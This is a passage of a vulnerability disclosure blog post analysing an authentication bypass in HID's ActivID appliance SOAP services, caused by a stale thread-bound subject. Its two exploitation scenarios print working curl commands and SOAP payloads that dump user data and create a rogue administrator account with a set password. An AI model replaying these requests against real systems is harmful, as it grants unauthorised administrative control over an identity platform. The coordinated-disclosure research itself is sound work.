com.aspace.ftress.interfaces70.ejb.bean.AbstractFtressBean.getALSISession
com.aspace.ftress.interfaces70.ejb.bean.AuthenticatorManagerBean.createUPAuthenticator
com.actividentity.service.iasp.uiconfbp.action.credential.ImportCredentialActionHandler.importUPCredential
[...]
Indeed, the application tries to reconstruct a new Subject from the provided ALSI. In the end, the com.aspace.ftress.business.authentication.AuthenticationManagerBean.validateALSI method is called with the user-controlled ALSI (var1), and the one supposed to exist in the database (var2):
File: com/aspace/ftress/business/authentication/AuthenticationManagerBean.java
981:    private AuthenticationManagerBean.SessionValidationResult validateALSI(ALSI var1, ALSISession var2, boolean var3) throws ALSIInvalidException, InternalException {
982:       if (var2 == null) {
983:          String var6 = var1.getAlsi();
984:          throw new ALSIInvalidException(1901L, var6); // [D.1]
985:       } else {
986:          Date var4 = CoreSecurityHelper.getNow();
987:          AuthenticationManagerBean.SessionValidationResult var5 = this.checkIfSessionTimedOut(var2, var1, var4);
988:          if (var3) {
989:             var2.setLastUsed(var4);
990:             var5.setSessionUpdated(true);
991:          }
992:
993:          return var5;
994:       }
995:    }
As no session was returned by the database, var2 is equal to null, and an ALSIInvalidException is thrown at [D.1], with 1901 as first value, corresponding to the following error code [E.1]:
File: com/aspace/ftress/business/exception/ALSIInvalidException.java
3: public class ALSIInvalidException extends BusinessException {
4:    public static final long SESSION_INVALID = 1900L;
5:    public static final long SESSION_DOES_NOT_EXIST = 1901L; // [E.1]
Finally, the ALSIInvalidException exception is caught, and a new AuthorizationException is created and returned to the end user.
Second case - No ALSI
When no ALSI is provided, the SubjectHolder.subject static field remains untouched within the current thread, as the LoginHandler does not throw any exceptions when not providing an authentication soap header.
However, this value is still used during the rest of the execution. When calling any of the JAXWS classes, the underlying class makes a call to the com.actividentity.service.iasp.backend.manager.ProcessManager.triggerProcess inherited function:
File: com/actividentity/service/iasp/backend/manager/ProcessManager.java
15:    protected BPVariableMap triggerProcess(String var1, BPVariableMap var2) throws Throwable {
16:       var2.put("subject", SubjectHolder.getSubject()); // [F.1]
17:       return this.getDelegate().triggerProcess(var1, var2);
18:    }
This workflow allows dispatching calls to underlying functions, where the string var1 corresponds to the requested method for instance "importCredential" and where var2 represents a dictionary containing the arguments to the call to the method.
At [F.1], the subject entry is set to the value stored by SubjectHolder.subject. The latter is then used in order to verify if the subject has the rights to call the requested method.
Internal mechanisms considerations
AT_SYSPKI user
When accessing the /ssp endpoint, the following callstack is observed until a call to SubjectHolder.SetSubjet is made:
com.actividentity.service.iasp.util.security.SubjectHolder.setSubject
com.actividentity.idp.backend.IDASHelper.getAuthenticationPolicyManager
com.actividentity.idp.backend.IDASHelper.access$400
com.actividentity.idp.backend.IDASHelper$6.tryExecute
com.actividentity.idp.backend.IDASHelper$DirecUserAction.execute
com.actividentity.idp.backend.IDASHelper.getAuthenticationPolicy
[...]
The com.actividentity.idp.backend.IDASHelper.getAuthenticationPolicy is defined as follows, and takes as its first parameter the domain of the appliance:
File: com/actividentity/idp/backend/IDASHelper.java
464:    public static AuthenticationPolicy[] getAuthenticationPolicy(String var0) throws Exception {
[...]
472:          var3 = (new IDASHelper.DirecUserAction<AuthenticationPolicy[]>(var0) {
473:             public AuthenticationPolicy[] tryExecute() throws Exception { // [G.1]
474:                AuthenticationPolicy[] var1x = IDASHelper.getAuthenticationPolicyManager(this.subject).findAuthenticationPolicies(var1, 0L, 0L); // [G.3]
475:                if (var1x != null && var1x.length != 0) {
476:                   return var1x;
477:                } else {
478:                   throw new NoSuchAuthenticationPolicyException("No policies found");
479:                }
480:             }
481:          }).execute(); // [G.2]
[...]
487:    }
At [G.1] an in-lined tryExecute function is declared, which is then executed at [G.2]. This in-lined function will call IDASHelper.getAuthenticationPolicyManager, with its subject property as first parameter at [G.3].
First, the execute method is called, and is defined as follows:
File: com/actividentity/idp/backend/IDASHelper.java
1049:    public abstract static class DirecUserAction<T> {
[...]
1059:       public T execute() throws Exception {
1060:          this.subject = SessionMultiPool.acquireSession(this.domain); // [H.1]
At [H.1], the value of the subject is set to the return value of SessionMultiPool#acquireSession, with the domain of the appliance as its first parameter:
File: com/actividentity/idp/backend/sessionpool/SessionMultiPool.java
11: public class SessionMultiPool {
[...]
13:    private static final SessionMultiPool instance;
14:    private Map<String, IaspSubject> theConfigurations = new HashMap<>();
[...]
28:    public static IaspSubject acquireSession(String var0) throws SessionPoolException {
29:       SessionMultiPool var1 = getInstance();
30:       synchronized (var1.theConfigurations) {
31:          IaspSubject var3 = var1.theConfigurations.get(var0); // [I.1]
32:          if (var3 != null && var1.callback.checkSession(var3)) { // [I.2]
33:             return var3; // [I.3]
34:          } else {
35:             log.debug("Creating new direct user session");
36:             var3 = var1.callback.authenticate(var0); // [I.4]
37:             var1.theConfigurations.put(var0, var3); // [I.5]
38:             return var3; // [I.6]
39:          }
40:       }
41:    }
This function returns an IaspSubject instance, that inherits from the Subject class. This instance is stored within the Configurations hashmap. It is retrieved at [I.1] and returned at [I.3].
If no IaspSubject is stored at the key corresponding to the domain ([I.2]), then a new instance is created at [I.4] and is stored in the map at [I.5]. This value is returned at [I.6].
In the default configuration of the ActivID authentication appliance, the subject returned by the callback.authenticate call, corresponds the AT_SYSPKI user:

Thus, the subject property of the DirecUserAction instance is set to the one representing AT_SYSPKI.
At [G.3], the com.actividentity.idp.backend.IDASHelper.getAuthenticationPolicyManager function is called:
File: com/actividentity/idp/backend/IDASHelper.java
143:    private static AuthenticationPolicyManager getAuthenticationPolicyManager(IaspSubject var0) throws FactoryException {
144:       logger.trace("Begin getAuthenticationPolicyManager");
145:       AuthenticationPolicyManager var1 = AuthenticationPolicyManagerFactory.getAuthenticationPolicyManager(null);
146:       SubjectHolder.setSubject(var0.getSubject()); // [H.1]
147:       logger.trace("End getAuthenticationPolicyManager");
148:       return var1;
149:    }
At [H.1], the SubjectHolder.setSubject function is called and sets the value of the subject static property of the SubjectHolder class.
This value is not unset later on, thus an identity of AT_SYSPKI is set on the thread.
User authentication
When a user authenticates on the appliance, for instance on the Administration Console located on /aiconsole, the same authentication pattern is observed, and the Subject identifying the user is set onto the SubjectHolder.subject static property.
Indeed, the following callstack is observed:
com.actividentity.service.iasp.util.security.SubjectHolder.setSubject
com.actividentity.jaas.iasp.authorisation.IASPPolicy.checkAuthorization
com.actividentity.jaas.iasp.authorisation.IASPPolicy.checkGroupFunctionPrivilege
com.actividentity.jaas.iasp.authorisation.IASPPolicy.checkPermission
com.actividentity.iasp.ui.jaas.utils.Authorisation.checkPermission
Once authenticated, a call to SubjectHolder.setSubject is made and sets the value of the subject static property of the SubjectHolder class.
This value is not unset later on, thus the identity of the just authenticated user is set on the thread.
Qualifying the vulnerability
As the authentication of the JAXWS services is based on the value that is stored inside the SubjectHolder.subject static property, when no authentication header is provided, it is possible to obtain a value that has been set previously. In other words, an unauthenticated user can impersonate a previously connected user. The actions that they will be able to perform will depend on the privileges of the previously authenticated user.
First scenario: authentication bypass as SYS_PKI
In this first scenario, no user is authenticated on the application prior to the attack.
First, a SOAP getUsers call to the UserManager endpoint, requiring authentication, is made:
$ cat envelope.xml
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:jax="http://jaxws.user.frontend.iasp.service.actividentity.com" xmlns:tni="mySubjectUri">
   <soapenv:Header/>
   <soapenv:Body>
      <jax:getUsers>
         <arg0>
            <!--type: string-->
            <id>ftadmin</id>
         </arg0>
      </jax:getUsers>
   </soapenv:Body>
</soapenv:Envelope>

$ curl -ks -H "Content-Type: text/xml;charset=UTF-8" --data @envelope.xml https://hid/ac-iasp-backend-jaxws/UserManager -D  - -o /dev/null
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Fri, 19 Sep 2025 15:01:57 GMT
Content-Type: text/xml; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive

<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><ns0:Fault xmlns:ns0="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="http://www.w3.org/2003/05/soap-envelope"><faultcode>ns0:Server</faultcode><faultstring></faultstring><detail><ns0:ManagementException xmlns:ns0="http://iasp.service.actividentity.com/"><stackTraceElements><className>com.actividentity.service.iasp.backend.bean.UserManagerBean</className><fileName>UserManagerBean.java</fileName>
[...]
Then, multiple requests are done to /ssp endpoint using curl:
$ parallel -j50 'curl -ksL https://hid/ssp -o /dev/null; echo "[i] Request {}"' ::: {1..50}
[i] Request 1
[...]
[i] Request 49
Finally, a SOAP getUsers call to the UserManager endpoint is made:
$ curl -ks -H "Content-Type: text/xml;charset=UTF-8" --data @envelope.xml https://hid/ac-iasp-backend-jaxws/UserManager

<?xml version='1.0' encoding='UTF-8'?>
<S:Envelope
    xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
    <S:Body>
        <ns1:getUsersResponse
            xmlns:ns1="http://jaxws.user.frontend.iasp.service.actividentity.com">
            <return>
                <created>
                    <date>2011-01-01T00:00:00Z</date>
                </created>
                <id
                    xmlns:ns2="http://user.iasp.service.actividentity.com/"
                    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="ns2:userId">
                    <id>ftadmin</id>
                    <type>User</type>
                </id>
                <modified/>
                <state>ENABLED</state>
                <validityEnd/>
                <validityStart/>
                <aliases>
                    <aliasType>UserExternalReference</aliasType>
                    <value>ftadmin</value>
                </aliases>
                <dataSourceId>
                    <id>UR_INTERNAL</id>
                    <type>DataSource</type>
                </dataSourceId>
                <parentGroup>
                    <id>FTADMIN</id>
                    <type>Group</type>
                </parentGroup>
            </return>
        </ns1:getUsersResponse>
    </S:Body>
</S:Envelope>
Information of the ftadmin user are retrieved.
Second scenario: creating a rogue admin account
In this second scenario, an admin account is currently authenticated on the application.
First, the ftadmin user authenticates on the ActivID Management Console:

Then the following XML body is created in order to interact with the createUser of the UserManager endpoint:
$ cat createUser.xml
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:jax="http://jaxws.user.frontend.iasp.service.actividentity.com">
   <soapenv:Header/>
   <soapenv:Body>
      <jax:createUser>
         <arg0>
            <created>
               <!--type: dateTime-->
               <date>2025-09-29T03:49:45</date>
            </created>
 <id xmlns:ns2="http://user.iasp.service.actividentity.com/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="ns2:userId">
               <!--type: string-->
               <id>synacktivadm</id>
               <!--type: string-->
               <type>User</type>
            </id>
             <!--type: string-->
            <state>ENABLED</state>
            <validityEnd>
               <!--type: dateTime-->
               <date>2033-08-09T02:18:37+02:00</date>
            </validityEnd>
            <validityStart>
               <!--type: dateTime-->
               <date>2012-09-13T15:00:34+02:00</date>
            </validityStart>
            <aliases>
              <aliasType>UserExternalReference</aliasType>
              <value>synacktivadm</value>
            </aliases>
            <dataSourceId>
              <id>UR_INTERNAL</id>
              <type>DataSource</type>
            </dataSourceId>
            <entries key="TITLE" dynamic="false" sensitive="false"><value>synacktivadm</value></entries><entries key="LASTNAME" dynamic="false" sensitive="false"><value>synacktivadm</value></entries><entries key="FIRSTNAME" dynamic="false" sensitive="false"><value>synacktivadm</value></entries><entries key="ATR_EMAIL" dynamic="false" sensitive="false"><value>test3@s1n.fr</value></entries><parentGroup><id>FTADMIN</id><type>Group</type></parentGroup>
            <roleIds>
               <!--type: string-->
               <id>RL_USERADM</id>
               <!--type: string-->
               <type></type>
            </roleIds>
         </arg0>
      </jax:createUser>
   </soapenv:Body>
</soapenv:Envelope>
The endpoint is then reached with the following curl command:
$ curl -ks -H "Content-Type: text/xml;charset=UTF-8" --data @createUser.xml https://hid/ac-iasp-backend-jaxws/UserManager
<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><ns1:createUserResponse xmlns:ns1="http://jaxws.user.frontend.iasp.service.actividentity.com"><return xmlns:ns2="http://user.iasp.service.actividentity.com/" xmlns:ns0="http://iasp.service.actividentity.com/"><id>synacktivadm</id><type>User</type></return></ns1:createUserResponse></S:Body></S:Envelope>
Note that this request might need to be sent multiple times as an authenticated thread needs to be reached.
Then the following XML body is created in order to interact with the importCredential of the CredentialManager endpoint:
$ cat importUser.xml
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:jax="http://jaxws.credential.frontend.iasp.service.actividentity.com">
   <soapenv:Header/>
   <soapenv:Body>
      <jax:importCredential>
         <arg0>
            <id>4TRESS:USR:synacktivadm</id>
            <type>UserType</type>
         </arg0>
         <arg1>
            <validityEnd>
               <date>2028-02-14T19:44:14</date>
            </validityEnd>
            <validityStart>
               <date>2018-11-01T06:36:46+01:00</date>
            </validityStart>
         </arg1>
         <arg2 key="credentialField">
            <value>password01</value>
         </arg2>
        <arg2 key="username">
            <value>synacktivadm</value>
         </arg2>
        <arg2 key="expiryThreshold">
            <value>-1</value>
         </arg2>
         <arg3>
            <id>4TRESS:CT:UP:AT:OP_ATCODE</id>
            <type>CredentialProfile</type>
         </arg3>
      </jax:importCredential>
   </soapenv:Body>
</soapenv:Envelope>
The endpoint is then reached with the following curl command:
$ curl -ks -H "Content-Type: text/xml;charset=UTF-8" --data @importUser.xml https://hid/ac-iasp-backend-jaxws/CredentialManager
<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><ns1:importCredentialResponse xmlns:ns1="http://jaxws.credential.frontend.iasp.service.actividentity.com" xmlns:ns2="http://jaxws.configuration.frontend.iasp.service.actividentity.com"><return xmlns:ns4="http://credential.iasp.service.actividentity.com/" xmlns:ns3="http://configuration.iasp.service.actividentity.com/" xmlns:ns5="http://lifecycle.iasp.service.actividentity.com/" xmlns:ns0="http://iasp.service.actividentity.com/" xmlns:ns6="http://profile.iasp.service.actividentity.com/"><id>4TRESS:AT:OP_ATCODE:USR:synacktivadm:CT:UP</id><type>Credential</type></return></ns1:importCredentialResponse></S:Body></S:Envelope>

The just created synacktivadm user can then authenticate on the ActivID Management Console and perform administration tasks.
Timeline
| Date | Description |
|---|---|
| 2025.10.10 | Advisory sent to HID Global |
| 2025.10.17 | HID confirmed the bug |
| 2025.10.28 | Release of FIXS2510005 |
| 2025.12.12 | Release of this blogpost |
Conclusion
Finding vulnerabilities in large web applications rarely comes down to a single method, and this case was no exception. Having a proper debug environment and using a hybrid approach by mixing targeted code review, dynamic tests as well as CodeQL analysis allowed us to quickly have a clear view of the target, its entrypoints and architecture.
This is not the only way to uncover weaknesses, but it’s a solid one especially when dealing with big codebases where time is limited. Blending these perspectives gave us the clarity we needed in this engagement, and it’s a strategy worth keeping in the toolbox for similar assessments! If you would like to strengthen your web application auditing skills, feel free to take a look at our Practical 0 Day web hunting course.
Finally, we must thank HID for being a responsive partner; their reactivity and clear communication were highly appreciated.